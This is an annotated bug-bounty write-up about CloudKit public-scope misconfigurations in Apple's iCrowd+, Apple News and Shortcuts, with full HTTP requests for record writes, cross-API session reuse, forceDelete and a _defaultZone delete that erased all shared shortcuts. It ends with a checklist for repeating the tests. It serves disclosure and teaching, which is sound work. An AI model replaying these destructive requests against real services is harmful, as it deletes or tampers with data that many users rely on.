There are more features, such as indexes and security roles with permissions, but those seven points are enough to follow the story.
For Private and Shared scopes you always have to log in as yourself. For the Public scope you can be allowed to read and write without a personal login, using a public token. A token here is a long string of characters that acts like a key: whoever holds it can do what the key opens, without proving who they are. A cookie is similar in spirit: a small piece of data your browser sends with every request so the server recognises your logged-in session.
The Public scope is the interesting one, because it is shared by all users. Whatever sits there is the same for everybody. That is exactly why news articles, stock prices and the Shortcuts gallery live in it. If the permissions on those records are wrong, one user can change what every other user sees.
All of this is complex, with several login flows and security roles. That complexity made the author curious: if it is hard for an outsider to understand, maybe teams inside Apple got it wrong too.
Getting set up
Before any bug appears, there is preparation. The author used an old jailbroken iPad. Jailbroken means the device's normal restrictions were removed, which allows installing tools that capture all network traffic. With that iPad, every request an app made went through the laptop, where it could be read. All Apple-owned apps were downloaded and their traffic examined.
The CloudKit documentation was read, and a personal container was created in the CloudKit Catalogue, a web tool for experimenting with CloudKit by hand.
For Apple News, a US-based Apple ID was needed because the service was not really available in Sweden. A second Apple ID was set up as a News Publisher, so drafts, a channel and an article could be created. For the Shortcuts work, the CloudKit Developer portal at icloud.developer.apple.com was used with a personal container, plus a tool called Burp for rewriting requests. Burp is a proxy that sits between your browser and a website, letting you read and change requests before they are sent.
The key observation: Apple talks to CloudKit in several ways
While reading the captured traffic, one thing stood out. Apple's own apps reach CloudKit through several different front doors, and this mattered more than anything else in the whole investigation.
- iCloud assets such as Notes and Photos on
www.icloud.comusep55-ckdatabasews.icloud.com:
POST /database/1/com.apple.notes/production/public/records/resolve?...
Host: p55-ckdatabasews.icloud.com
This is a request to the Notes container in the production environment, asking to resolve records in the public scope. The first line says what action is wanted and where; the Host line says which server should receive it.
- The developer portal at
icloud.developer.apple.comuses a different API:
POST /r/v4/user/iCloud.com.mycontainer.test/Production/public/records/query?team_id=9DCADDBE3F HTTP/1.1
Host: p25-ckdatabasews.icloud.apple.com
Here the container name sits in the URL path, followed by the environment, the scope and the action (records/query, meaning "list records matching a condition"). The team_id is an identifier for the developer team.
- Many iOS apps use
gateway.icloud.com, passing the container in a header and speaking protobuf:
POST /ckdatabase/api/client/record/save HTTP/1.1
Host: gateway.icloud.com:443
X-CloudKit-ContainerId: com.apple.siri.data
Accept: application/x-protobuf
Content-Type: application/x-protobuf; desc="https://p33-ckdatabase.icloud.com:443/static/protobuf/CloudDB/CloudDBClient.desc"; messageType=RequestOperation; delimited=true
A header is extra information attached to a request, like a label on an envelope. X-CloudKit-ContainerId says which container is meant. Protobuf is a compact binary format for data: instead of readable text like JSON, the data is packed into bytes, which is smaller and faster but unreadable to a human without a description file. The Content-Type line points at such a description file.
- The CloudKit Catalogue tool uses
api.apple-cloudkit.com:
POST /database/1/iCloud.com.example.CloudKitCatalog/production/public/records/query?...
Host: api.apple-cloudkit.com
Same idea again: a query for records in the public scope of a container, sent to a different server.
Four front doors, one building. Remember that, because the same container can behave differently depending on which door the request comes through.
Bug one: iCrowd+
While testing Apple's apps and subdomains, the author found a website, https://public.icrowd.apple.com/, that used api.apple-cloudkit.com with an API token handed out in its own JavaScript:
  containers: [{
    containerIdentifier:"iCloud.com.apple.phonemo",
    apiTokenAuth: {
      apiToken:"f260733f..."
    },
    environment:"production"
  }, {
    containerIdentifier:"iCloud.com.apple.icrowd",
    apiTokenAuth: {
      apiToken:"b90c3b24..."
    },
    environment:"production"
  }]
Line by line: this is a configuration list of two containers. For each one, containerIdentifier names the container, apiTokenAuth holds the key used to log in to it, and environment says it is the live production one. The tokens are truncated with ... in the article. The important point is that JavaScript runs in the visitor's browser, so anything written there can be read by any visitor. A token in client-side JavaScript is not a secret at all.
The site fetched the current version of the iCrowd+ application to display it on the start page.
The screenshot shows the page displaying that version number, which is the value the site pulled from CloudKit.
The requests also showed the record type being queried, Updates:
  "records" : [ {
    "recordName" :"FD935FB2-A401-6F05-E9D8-631BBC2A68A1",
    "recordType" :"Updates",
    "fields" : {
      "name" : {
        "value" :"iCrowd",
        "type" :"STRING"
      },
      "description" : {
        "value" :"Updated to support iOS 14 and Personalized Hey Siri project.",
        "type" :"STRING"
      },
      "version" : {
        "value" :"2.16.3",
        "type" :"STRING"
      },
      "required" : {
        "value" :1,
        "type" :"INT64"
      }
    },
This is a JSON response: a text format where curly braces group things and names are paired with values. It contains a list of records. The single record shown has a unique recordName, a recordType of Updates, and a set of fields. Each field has a value and a type: name is the text "iCrowd", description is a sentence about iOS 14, version is the text "2.16.3", and required is the number 1. The website reads version and shows it on the page.
With the token in hand, the CloudKit Catalogue could be pointed at the container:
https://cdn.apple-cloudkit.com/cloudkit-catalog/?container=iCloud.com.apple.phonemo&environment=production&apiToken=f260733f...#authentication
This is just a URL with parameters after the ?. container names the container, environment picks production, and apiToken supplies the key. The #authentication part at the end tells the tool to open its login section. Anyone who read the site's JavaScript could build this same URL.
Listing the records of the Public scope showed the data the website used for the version value behind the button.
The screenshot shows the list of current records in the database, the same Updates data seen in the traffic.
The next step was to try adding a record of the author's own to the same zone.
The screenshot shows the form in the CloudKit Catalogue for creating a new record, filled in with the author's own values.
It was accepted.
The screenshot confirms the record was added to the database.
Reloading https://public.icrowd.apple.com/ showed the author's record in place of the real version.
The screenshot shows the page with "fransrosen was here" where the version number used to be.
At that point it was clear the website's data could be modified. The report went to Apple on the 17th of February, and the record was deleted again quickly. The proof of concept sent to Apple is in this video:
Why this matters: the site trusted whatever was in the Public scope and displayed it. Because the token was public and the scope allowed writing, anyone could put content on an Apple page. That is a logic flaw: the code does exactly what it was written to do, but the rules it enforces are wrong.
Apple fixed it on the 25th of February by removing CloudKit usage from https://public.icrowd.apple.com/ entirely.
Bug two: Apple News
Apple News served all news through CloudKit, with articles in the Public scope. The Stocks app on iOS fetched from the same container:
GET /ckdatabase/stocks/topstories/WHT4Rx3... HTTP/1.1
Host: gateway.icloud.com:443
X-CloudKit-ContainerId: com.apple.news.public
X-CloudKit-DatabaseScope: Public
X-CloudKit-BundleId: com.apple.stocks
User-Agent: AppleNews/679 Version/3.1
X-MMe-Client-Info: <iPad5,4> <iPhone OS;14.2;18B92> <com.apple.newscore/6.1 (com.apple.stocks/3.1)>
Line by line: GET means "fetch this". The path asks for stock top stories. Host is the server. X-CloudKit-ContainerId names the container, X-CloudKit-DatabaseScope says Public, and X-CloudKit-BundleId says which app is asking. User-Agent describes the client software, and X-MMe-Client-Info describes the device and OS. The point: the Stocks app and Apple News share one public container, so anything in it is visible to both.
Working through gateway.icloud.com was hard because everything is protobuf. The InflatableDonkey project, which reverse engineers the iCloud backup process from iOS 9, was the starting point. Reverse engineering means taking something apart to understand how it works without having the source code. That project only focused on fetching data, so many methods were not worked out. Since protobuf is binary and each property is numbered by position, the proper names were not needed, and the methods needed for modification could be found by bruteforce. Bruteforce means trying many possibilities systematically until one works.
The screenshot shows Java code used to try different protobuf properties.
The screenshot shows the protobuf specification file that describes the message layout.
Almost two days went into this. Even once usable methods were found, modifying records in the Public scope still required authorisation for the user, and the author never worked out how to generate an X-CloudKit-AuthToken for the right scope. An authorisation token is a proof that you are allowed to do something, separate from proof of who you are.
But the different APIs talk to CloudKit differently. Logging in to www.icloud.com and opening Notes showed a request to p55-ckdatabasews.icloud.com:
POST /database/1/com.apple.notes/production/private/records/query?clientBuildNumber=2104Project55&clientMasteringNumber=2104B31 HTTP/1.1
Host: p55-ckdatabasews.icloud.com
This asks the Notes container, in production, in the private scope, to list records. The clientBuildNumber and clientMasteringNumber parameters identify the client build.
The container was changed from com.apple.notes to com.apple.news.public and the scope to public. An article identifier seen in the protobuf traffic to gateway.icloud.com was used:
POST /database/1/com.apple.news.public/production/public/records/lookup?clientBuildNumber=2102Hotfix38& clientMasteringNumber=2102Hotfix38 HTTP/1.1
Host: p55-ckdatabasews.icloud.com
Cookie: X-APPLE-WEB-ID=...

{
  "records": {
    "recordName":"A-OQYAcObS_W_21xWarFxFQ"
  },
  "zoneID": {
    "zoneName":"_defaultZone"
  }
}
Line by line: the request now targets com.apple.news.public in the public scope and asks for a lookup, meaning "fetch these specific records by name". The Cookie header carries the logged-in session from www.icloud.com, which is what makes the request authenticated. The body is JSON naming the record A-OQYAcObS_W_21xWarFxFQ in _defaultZone. The idea: reuse the login from one Apple web service to reach a completely different container.
The response came back with the article:
{
  "records" : [ {
    "recordName" :"A-OQYAcObS_W_21xWarFxFQ",
    "recordType" :"Article",
    "fields" : {
      "iAdKeywords" : {
        "value" : ["TGiSf6ByLEeqXjy5yjOiBJQ","TGiSr-hyLEeqXjy5yjOiBJQ","TdNFQ6jKmRsSURg96xf4Xiw" ],
        "type" :"STRING_LIST"
      },
      "topicFlags_143455" : {
        "value" : [12,0 ],
        "type" :"INT64_LIST"
...
This is an Article record. iAdKeywords is a list of text values, and topicFlags_143455 is a list of numbers. The ... means the article was cut short for the write-up. The key fact is that the request succeeded: the Notes login could read Apple News data.
Stock data was present too:
{
  "records": {
    "recordName":"S-AAPL"
  },
  "zoneID": {
    "zoneName":"_defaultZone"
  }
}
This asks for the record named S-AAPL, which looks like the stock entry for Apple's ticker symbol, in the default zone.
which returned:
{
  "records" : [ {
    "recordName" :"S-AAPL",
    "recordType" :"Stock",
    "fields" : {
      "stockEntityID" : {
        "value" :"EKaaFEbKHS32-pJMZGHyfNw",
        "type" :"STRING"
      },
      "symbol" : {
        "value" :"AAPL",
        "type" :"STRING"
      },
      "feedConfiguration_143441" : {
        "value" :"{\"feedID\":\"EKaaFEbKHS32-pJMZGHyfNw$en-US\"}",
        "type" :"STRING"
      },
A Stock record with an internal entity ID, the symbol AAPL, and a feed configuration stored as text that itself contains JSON. The backslashes are how one JSON document escapes quotes inside a string.
So the authenticated API on p55-ckdatabasews.icloud.com could talk to com.apple.news.public. That is the cross-API trick: the door labelled Notes opens the News cabinet.
As a News Publisher, a channel and an article were created, and calls were tested against them. The channel ID was TtVkjIR3aTPKrWAykey3ANA, and a lookup showed it:
POST /database/1/com.apple.news.public/production/public/records/lookup?clientBuildNumber=2102Hotfix38&clientMasteringNumber=2102Hotfix38 HTTP/1.1
Host: p55-ckdatabasews.icloud.com
Cookie: X-APPLE-WEB-ID=...
Same shape as before: a lookup against the public scope of the News container, authenticated with the web session cookie.
{
  "records" : [ {
    "recordName" :"TtVkjIR3aTPKrWAykey3ANA",
    "recordType" :"Tag",
    "fields" : {
      "[redacted]" : {
        "value" : [ ],
        "type" :"STRING_LIST"
      },
      "defaultSectionTagID" : {
        "value" :"T18PTnZkqQ0qgW33zGzxs8w",
        "type" :"STRING"
      },
...
      "name" : {
        "value" :"moa oma",
        "type" :"STRING"
      },
The channel is stored as a Tag record. It has an empty list of related topic tags, a default section tag ID, and a name, here "moa oma". The ... hides fields not relevant to the story.
On the iPad, https://apple.news/TtVkjIR3aTPKrWAykey3ANA was confirmed to show the channel in the Apple News app. That matters: it proves the record being tested is the real thing users see, not an isolated test object.
Next, every modification method the CloudKit documentation lists for records/modify was tried: create, update, forceUpdate, replace, forceReplace, delete and forceDelete. The names are self-explanatory: create makes a record, update changes one, replace swaps it, delete removes it, and the force versions are stronger variants that skip some checks. All of them except one returned:
{
  "records" : [ {
    "recordName" :"TtVkjIR3aTPKrWAykey3ANA",
    "reason" :"Operation not permitted",
    "serverErrorCode" :"ACCESS_DENIED"
  } ]
}
This is a refusal. reason says "Operation not permitted" and serverErrorCode says ACCESS_DENIED. The server understood the request and said no.
forceDelete was the exception:
POST /database/1/com.apple.news.public/production/public/records/modify?clientBuildNumber=2102Hotfix38&clientMasteringNumber=2102Hotfix38 HTTP/1.1
Host: p55-ckdatabasews.icloud.com
Cookie: ...

{
  "numbersAsStrings":true,
  "operations": [
    {
      "record": {
        "recordType":"Article",
        "recordChangeTag": "ok",
        "recordName":"TtVkjIR3aTPKrWAykey3ANA"
      },
      "operationType":"forceDelete"
    }
  ],
  "zoneID": {
    "zoneName":"_defaultZone"
  }
}
Line by line: the request goes to records/modify on the News container in the public scope. numbersAsStrings asks the server to return numbers as text, which avoids precision problems in some clients. operations is a list of changes to apply; here there is one, of type forceDelete, aimed at the record named TtVkjIR3aTPKrWAykey3ANA. recordChangeTag is a version marker used to detect conflicting edits. zoneID says the record lives in _defaultZone.
{
  "records" : [ {
    "recordName" :"TtVkjIR3aTPKrWAykey3ANA",
    "deleted" :true
  } ]
}
The answer says deleted :true. The record is gone.
Reloading the channel in Apple News showed the result:
The screenshot shows the Apple News error "Feed unavailable. Please try again".
This confirmed that any channel or article, including stock entries, could be deleted in com.apple.news.public, the container used by the Stocks and Apple News iOS apps. It worked because authenticated calls to CloudKit could be made through the API used by Notes on www.icloud.com, combined with a misconfiguration of the records in that container. A proof of concept went to Apple as a separate report on the 17th of March.
Apple fixed it on the 19th of March by changing the permissions on the records in com.apple.news.public. After that, even forceDelete returned:
{
  "records" : [ {
    "recordName" :"TtVkjIR3aTPKrWAykey3ANA",
    "reason" :"delete operation not allowed",
    "serverErrorCode" :"ACCESS_DENIED"
  } ]
}
Same shape as the earlier refusal, now with the reason "delete operation not allowed".
Apple was also told about other containers of theirs where content could still be deleted, though it was not clear whether those containers used the Public scope at all.
Bug three: Shortcuts
Shortcuts also used the Public scope. Shortcuts is an Apple app for building small automatic flows: a sequence of actions that runs when you trigger it, and that can reach into other apps on the device. People share these shortcuts with each other through iCloud links, which has grown into a whole ecosystem of websites that recommend and distribute them.
When you share a shortcut, a record of type SharedShortcut is created in the Public scope. Its record name is a GUID such as EA15DF64-62FD-4733-A115-452A6D1D6AAF. A GUID is a long random-looking identifier, designed to be unique. That name is lowercased and stripped of hyphens to form the public URL https://www.icloud.com/shortcuts/[redacted].
The screenshot shows the preview page of a shortcut, the page a visitor sees when opening such a link.
That URL calls https://www.icloud.com/shortcuts/api/records/[redacted], which returns the CloudKit record:
{
  "recordType":"SharedShortcut",
  "created": {
    "userRecordName":"[redacted]",
    "deviceID":"9AB...",
    "timestamp":1540330094701
  },
  "recordChangeTag":"jnm8rnmw",
  "pluginFields": {},
  "deleted":false,
  "recordName":"EA15DF64-62FD-4733-A115-452A6D1D6AAF",
  "modified": {
    "userRecordName":"[redacted]",
    "deviceID":"9AB...",
    "timestamp":1540330094701
  },
  "fields": {
    "icon_glyph": {
      "type":"NUMBER_INT64",
      "value":59412
    },
    "icon": {
      "type":"ASSETID",
      "value": {
      "downloadURL":"...
Line by line: recordType is SharedShortcut. created and modified hold metadata about who created and last changed the record, with a user record name, a device ID and a timestamp. recordChangeTag is the version marker. deleted is false, so the record exists. recordName is the GUID. fields holds the shortcut's data, such as an icon glyph number and an icon asset with a download URL. The ... cuts off the rest.
Several attack scenarios were obvious: modifying other users' shortcuts, deleting them, or changing the Shortcuts Gallery, which is also served from the Public scope and shown in the app.
The screenshot shows the Shortcuts gallery inside the iOS app, the list of featured shortcuts that every user sees.
The Shortcuts app used the protobuf API at gateway.icloud.com:
POST /ckdatabase/api/client/record/save HTTP/1.1
Host: gateway.icloud.com
X-CloudKit-ContainerId: com.apple.shortcuts
X-CloudKit-BundleId: com.apple.shortcuts
X-CloudKit-DatabaseScope: Public
Content-Type: application/x-protobuf; desc="https://p33-ckdatabase.icloud.com:443/static/protobuf/CloudDB/CloudDBClient.desc"; messageType=RequestOperation; delimited=true
User-Agent: CloudKit/962 (18B92)
X-CloudKit-AuthToken: [MY-TOKEN]
Line by line: this saves a record. The container is com.apple.shortcuts, the bundle ID says the Shortcuts app is asking, and the scope is Public. The content is protobuf, described by the file in desc. X-CloudKit-AuthToken is the authorisation token taken from the intercepted traffic, shown here as [MY-TOKEN].
Because InflatableDonkey had already been modified to try all methods, the X-CloudKit-AuthToken from the interception could be used to attempt authorised modifications against the Public scope. Every modifying method gave a permission error:
"CREATE operation not permitted* ck1w5bmtg"
This is the server's refusal: creating is not permitted. The trailing characters are part of the error text.
So through gateway.icloud.com the token did not allow modifying Public records. Five or six hours went into looking for a method that did not return a permission error, without luck.
The Notes-style API on www.icloud.com, which had worked for Apple News, was tried next:
POST /database/1/com.apple.shortcuts/production/public/records HTTP/1.1
Host: p55-ckdatabasews.icloud.com
This asks the Shortcuts container, in production, in the public scope, to work with records. It failed too: com.apple.shortcuts was not accessible with the www.icloud.com authentication.
But the APIs differ. Going to icloud.developer.apple.com, connecting to a personal container, taking one of the requests and changing the container to com.apple.shortcuts gave:
POST /r/v4/user/com.apple.shortcuts/Production/public/records/modify?team_id=9DCADDBE3F
Host: p25-ckdatabasews.icloud.apple.com
This is the developer-portal style of request, now aimed at the Shortcuts container in the public scope, with the team ID in the query string. This worked. The third front door opened the cabinet that the first two could not.
It was verified with records/lookup, using a UUID taken from the protobuf content for one of the gallery banners in the iOS app:
POST /r/v4/user/com.apple.shortcuts/Production/public/records/lookup?team_id=9DCADDBE3F HTTP/1.1
Host: p25-ckdatabasews.icloud.apple.com
Cookie: [MY COOKIES]

{
  "records": [
    {
      "recordName": "C377CA6A-07D3-4A8A-A85E-3ED27EE9592E"
    }
  ],
  "numbersAsStrings": true,
  "zoneID": {
    "zoneName": "_defaultZone"
  }
}
Line by line: a lookup against the Shortcuts container in the public scope, authenticated with the developer-portal cookies, shown as [MY COOKIES]. The body names one record, C377CA6A-07D3-4A8A-A85E-3ED27EE9592E, in _defaultZone, and asks for numbers as strings.
{
  "records" : [ {
    "recordName" :"C377CA6A-07D3-4A8A-A85E-3ED27EE9592E",
    "recordType" :"GalleryBanner",
    "fields" : {
      "iphone3xImage" : {
        "value" : {
...
The record is a GalleryBanner, with an image field for the iPhone screen size. The ... cuts off the rest. The lookup succeeded, so the developer-portal connection authenticated properly to the com.apple.shortcuts container.
To check the permissions on public records, a Burp replace rule was added that swapped the personal container, iCloud.com.mycontainer.test, for com.apple.shortcuts in any request data.
The screenshot shows the Burp rule: match iCloud.com.mycontainer.test, replace with com.apple.shortcuts. The idea is to write every request once against your own container, then let the tool rewrite the name automatically, so each test is a single click instead of a manual edit.
Records in the Public scope could not be modified or deleted. Some record types were indexable and could be queried as lists, but that was public information anyway. For example, all gallery banners could be listed with records/query:
{
  "query": {
    "recordType":"GalleryBanner",
    "sortBy": []
  },
  "zoneID": {
    "zoneName":"_defaultZone"
  }
}
This asks for all records of type GalleryBanner, with no sorting, in the default zone. That was not an issue since they were already listed in the app. Subscriptions did not work as expected in the Public scope, and sharing was not interesting because Shortcuts does not use Short GUID sharing.
Zones
Zones were the last thing tested. The CloudKit Developer portal UX states that it does not support adding new zones to the Public scope.
The screenshot shows the portal message that zones can only be created in a user's private database.
Yet a call to list all zones of com.apple.shortcuts showed more zones in the Public scope than just the default one.
The screenshot shows the default zone and a metadata zone among the zones listed in the Public scope.
New zones could also be added:
POST /r/v4/user/com.apple.shortcuts/Production/public/zones/modify?team_id=9DCADDBE3F HTTP/1.1
Host: p25-ckdatabasews.icloud.apple.com

{
  "operations": [
    {
      "purge":true,
      "zone": {
        "atomic":true,
        "zoneID": {
          "zoneName":"test"
        }
      },
      "operationType":"create"
    }
  ]
}
Line by line: this calls zones/modify on the Shortcuts container in the public scope. The single operation is of type create, for a zone named test. purge means remove existing content first, and atomic means the operation either fully succeeds or fully fails, with no half-done state.
{
  "zones": [
    {
      "syncToken":"AQAAAAAAAAABf/////////+AfEbbUd5SC7kEWsQavq+k",
      "atomic":true,
      "zoneID": {
        "zoneType":"REGULAR_CUSTOM_ZONE",
        "zoneName":"test",
        "ownerRecordName":"_e059f5dc..."
      }
    }
  ]
}
The zone was created. zoneType is REGULAR_CUSTOM_ZONE, meaning a normal zone someone made, as opposed to the default one. syncToken is a marker used to track changes, and ownerRecordName identifies the owner.
Nothing bad could be seen in this. Personal zones could be deleted, but those would never be used or interacted with by anyone else. The documentation for zones was limited.
The screenshot shows the sparse zone documentation.
There were no calls other than create and delete. A zone could be created, but was there any impact? It was not clear.
The CloudKit Developer portal was signed in to with a second Apple ID, and the same calls were tried against the first user's container:
{
  "zones" : [ {
    "zoneID" : {
      "zoneName" :"_defaultZone",
      "zoneType" :"DEFAULT_ZONE"
    },
    "reason" :"Cannot delete all records from public default zone",
    "serverErrorCode" :"BAD_REQUEST"
  } ]
}
Deletion failed when a different user tried it against the personal container, as expected. The reason is explicit: "Cannot delete all records from public default zone". It was not possible to delete any container's default zone. No way was found to make a delete call without actually deleting, so the assumption was that a deletion attempt would always produce that error.
metadata_zone was tried next:
{
  "operations": [
    {
      "purge":true,
      "zone": {
        "atomic":true,
        "zoneID": {
          "zoneType":"REGULAR_CUSTOM_ZONE",
          "zoneName":"metadata_zone"
        }
      },
      "operationType":"delete"
    }
  ]
}
Same structure as the create call, but operationType is delete and the target is metadata_zone, a zone the system uses for its own bookkeeping.
{
  "zones" : [ {
    "zoneID" : {
      "zoneName" :"metadata_zone",
      "ownerRecordName" :"_2e80...",
      "zoneType" :"REGULAR_CUSTOM_ZONE"
    },
    "reason" :"User updates to system zones are not allowed",
    "serverErrorCode" :"NOT_SUPPORTED_BY_ZONE"
  } ]
}
Refused: "User updates to system zones are not allowed", with the code NOT_SUPPORTED_BY_ZONE. That error convinced the author that creating zones was not an issue: deletion did not work on existing zones, and creating new ones had no impact.
The delete call was also tried against _defaultZone, sure that the error would be Cannot delete all records from public default zone. At 23 Mar 2021 20:35:46 GMT this was sent:
POST /r/v4/user/com.apple.shortcuts/Production/public/zones/modify?team_id=9DCADDBE3F HTTP/1.1
Host: p25-ckdatabasews.icloud.apple.com

{
  "operations": [
    {
      "purge": true,
      "zone": {
        "atomic": true,
        "zoneID": {
          "zoneName": "_defaultZone"
        }
      },
      "operationType": "delete"
    }
  ]
}
Line by line: the same zones/modify call, now with operationType set to delete and the target _defaultZone, the default zone of the Shortcuts container in the public scope. purge is true, so the contents should be removed as well.
{
  "zones" : [ {
    "zoneID" : {
      "zoneName" : "_defaultZone",
      "zoneType" : "DEFAULT_ZONE"
    },
    "deleted" : true
  } ]
}
The answer says deleted :true. Shit.
A zones/list call showed the zone still there:
{
  "zones" : [ {
    "zoneID" : {
      "zoneName" : "_defaultZone",
      "ownerRecordName" : "_2e805...",
      "zoneType" : "DEFAULT_ZONE"
    },
    "atomic" : true
  }, {
    "zoneID" : {
      "zoneName" : "metadata_zone",
      "ownerRecordName" : "_2e805...",
      "zoneType" : "REGULAR_CUSTOM_ZONE"
    },
    "atomic" : true
  } ]
}
Both zones are listed, so the default zone was not really deleted. Relieved, the author thought everything had been tested and moved on to other Shortcuts research.
Then one of the shared shortcuts returned a 404:
The screenshot shows "Unable to find the shortcut." A 404 is the standard web code for "not found".
But it had just been shared. The Shortcuts app was quit and started again:
The screenshot shows "Can't connect to the Gallery. Try again".
Shit.
A website that shares a lot of shortcuts was visited, and one was tested from the phone:
The screenshot shows "Shortcut Not Found. The shortcut link may be invalid, or it may have been deleted."
All of them were gone. The deletion had worked somehow, even though _defaultZone never disappeared. Sharing a new shortcut also did not work, at least not to begin with, most likely because the record types had been deleted too. The zone was still listed, but its contents, the records and the definitions of what records can look like, were gone.
At 23 Mar 2021 20:44:00 GMT an email went to Apple Security:
The screenshot shows the email subject: "Urgent - CloudKit issue, access misconfiguration with com.apple.shortcuts, accidentally deleted whole public _defaultZone and now gallery and all shared shortcuts for all users are gone I am so sorry for this but I cannot really see any other way I would have found this."
The situation was explained and the severity confirmed. The steps taken to avoid service interruption were described, since the author knew that was against the Apple Security Bounty policy. It was explained that creating zones was possible but that it was not known whether that confirmed zones could also be deleted.
Another reason the bug was hard to find: the container from the other Apple developer account was not vulnerable, and the error when deleting metadata_zone showed that permission checks existed. The bug seemed to allow only _defaultZone to be deleted, and only on Apple-owned CloudKit containers.
"I am able to create a zone" was used as an indicator that the bug existed in other Apple containers, so Apple could see the scope without more harm being caused. The author was already panicking. Besides com.apple.shortcuts, the list had 30 more containers with the same issue. It still was not certain that creating a zone in the Public scope proved the ability to delete the default zone, but it was the closest available verification, and the other containers might not have used the Public scope at all. The bug was never confirmed on the other scopes.
The screenshot shows the follow-up email explaining that the issue looks broader than just com.apple.shortcuts, that a new zone could be created in the public database of that container, and that the same was widespread among other containers.
Apple's first response came early the next morning:
The screenshot shows Apple's reply: "Thank you for the information. Please stop testing on these endpoints until we get back to you with the next steps for validation."
Public reaction
The email was acknowledged, and Twitter showed that this was affecting a lot of people:
These are posts and an article from people noticing that shortcut sharing had broken. Some suspected it was a deliberate move by Apple, tied to a podcast discussion about using the API to fetch Shortcuts data. A podcast called "Connected" discussed the issue and tried to explain what had happened (between 26:50 and 40:22). One person was exactly right about the minute of the accidental deletion call:
Apple's response
Apple was quiet after the first request to stop testing. They did go public and explain that the issue would be solved:
It took a few days for all data to recover. One person shared the author's assumption about why:
On April 1st Apple replied:
The screenshot shows Apple's message: "We have addressed the reported issues in a recent system change. We ask that you hold on testing CloudKit until May 1st 2021, as we are currently in the process of investigating this issue more holistically. If there are any problems with this date, please let us know."
During the hold period a follow-up was sent, again clarifying the steps taken to prevent service interruption and explaining how limited the ability was to confirm whether the deletion call had worked. The question was also asked whether creating a zone was a good indicator of the bug. The reply confirmed that creating a zone was a valid non-destructive way to confirm invalid security controls:
The screenshot shows Apple's answer: "1. You should not be able to create a new public zone, and deletion of the zone should also be prohibited. 2. In order to close out this specific report, we would like to ensure that the specific mechanisms you le..."
After that, no zone modifications could be made any more. The CloudKit Developer portal was later moved to use the API on api.apple-cloudkit.com.
Why it happened
All three bugs are access-control misconfigurations in the Public scope of Apple-owned containers, not flaws in CloudKit's design as such.
- In iCrowd+ the public API token allowed writing records that the site then rendered.
- In Apple News the records in
com.apple.news.publicwere configured so thatforceDeletewas permitted to an authenticated user, while every other modification method was denied. - In Shortcuts the Public scope accepted a
zones/modifydelete operation against_defaultZonefrom the developer-portal API, while the same call againstmetadata_zonewas rejected withNOT_SUPPORTED_BY_ZONE.
The permission checks that did exist, the metadata_zone rejection and the Cannot delete all records from public default zone error seen from a second account against the personal container, made the gap easy to miss. The cross-API angle mattered: the developer-portal API was the one that let the delete through, after the gateway and www.icloud.com APIs failed.
What the impact was
On iCrowd+, anyone with the public token from the site's JavaScript could add records that changed what the site displayed. On Apple News, an authenticated user could delete any channel or article, including stock entries, in com.apple.news.public, affecting the Apple News and Stocks apps. On Shortcuts, the delete call removed the public _defaultZone content of com.apple.shortcuts: the gallery and all shared shortcuts for all users disappeared, and sharing new shortcuts did not work initially, most likely because the record types were deleted too. The same indicator, the ability to create a zone, was present on 30 more Apple containers, but the bug was never confirmed on other scopes or that those containers used the Public scope at all.
How it was fixed
Apple removed CloudKit usage from https://public.icrowd.apple.com/ on 25 February, changed the permissions on the records in com.apple.news.public on 19 March so that forceDelete returns ACCESS_DENIED, and said it had addressed the reported issues in a recent system change, asking for a hold on CloudKit testing until 1 May 2021. After that no zone modifications were possible, and the CloudKit Developer portal was later moved to the api.apple-cloudkit.com API.
Things worth trying yourself
These are the patterns to look for if you want to test the same ideas on a system you are allowed to test. Always stay within the programme's rules and never run destructive tests against data you do not own.
- Look for public CloudKit tokens in client-side JavaScript and try writing records with them through the CloudKit Catalogue. A positive result is a record you created appearing in the site's rendered content.
- Take an authenticated request from one Apple web API, for example Notes on
www.icloud.com, and swap the container and scope for another Apple container. A positive result is a successfulrecords/lookupagainst a container you do not own. - Enumerate every
records/modifyoperation type (create,update,forceUpdate,replace,forceReplace,delete,forceDelete) against a public record. A positive result is any operation other thanACCESS_DENIED, especiallyforceDeletereturning"deleted" :true. - Repeat the same container through each CloudKit front end (
gateway.icloud.com,p55-ckdatabasews.icloud.com, the developer portal API). A positive result is one front end permitting an operation the others deny. - Try
zones/modifywithoperationType: deleteandpurge: trueagainst_defaultZoneof a container you do not own, and againstmetadata_zoneas a control. A positive result is"deleted" :truefor_defaultZonewhile the system zone is rejected. - Use the ability to create a zone in a public scope as a non-destructive indicator of missing zone controls, then confirm with the owner before attempting anything destructive.
Glossary
- API: a defined way for one piece of software to ask another for something, like a menu of allowed requests.
- API token: a long string that acts as a key to an API, granting whatever access the key was made for, without proving who holds it.
- Access control: the rules that decide who may read or change what.
- Atomic: an operation that either fully succeeds or fully fails, never leaving a half-finished state.
- Authorisation token: a piece of data proving you are allowed to perform an action, separate from proving who you are.
- Bug bounty programme: a scheme where a company pays outsiders for reporting security problems responsibly.
- Bruteforce: trying many possibilities systematically until one works.
- Burp: a proxy tool that sits between your browser and a server so you can read and change requests.
- CloudKit: Apple's framework for storing app data in the cloud, with containers, scopes, zones and records.
- Container: a named CloudKit storage area, usually in reversed domain form such as
com.apple.xxx. - Cookie: a small piece of data your browser sends with requests so the server recognises your session.
- Environment: the Development or Production setting of a container, like a rehearsal room versus a live stage.
- forceDelete: a stronger delete operation in CloudKit that skips some of the checks a normal delete performs.
- GUID: a long, random-looking identifier designed to be unique.
- Header: extra information attached to an HTTP request or response, like a label on an envelope.
- HTTP: the language browsers and servers use to exchange requests and responses.
- Jailbroken: a device whose normal restrictions have been removed, allowing tools that would otherwise be blocked.
- JSON: a text format for structured data, using braces, names and values.
- Logic flaw: a bug where the code does what it was written to do, but the rules it enforces are wrong.
- Protobuf: a compact binary data format, unreadable without a description file.
- Record: one stored item in CloudKit, belonging to a record type.
- Record type: the shape or template of a record, such as Article or GalleryBanner.
- Reverse engineering: taking something apart to understand how it works without having its source code.
- Scope: the Private, Shared or Public area of a container, each with its own access rules.
- Shortcut: an Apple automation made of a sequence of actions that can be triggered manually or automatically.
- syncToken: a marker CloudKit uses to track changes to a zone.
- Token: see API token and authorisation token.
- Zone: a folder inside a CloudKit scope; the default one is
_defaultZone. - 404: the standard HTTP code meaning "not found".




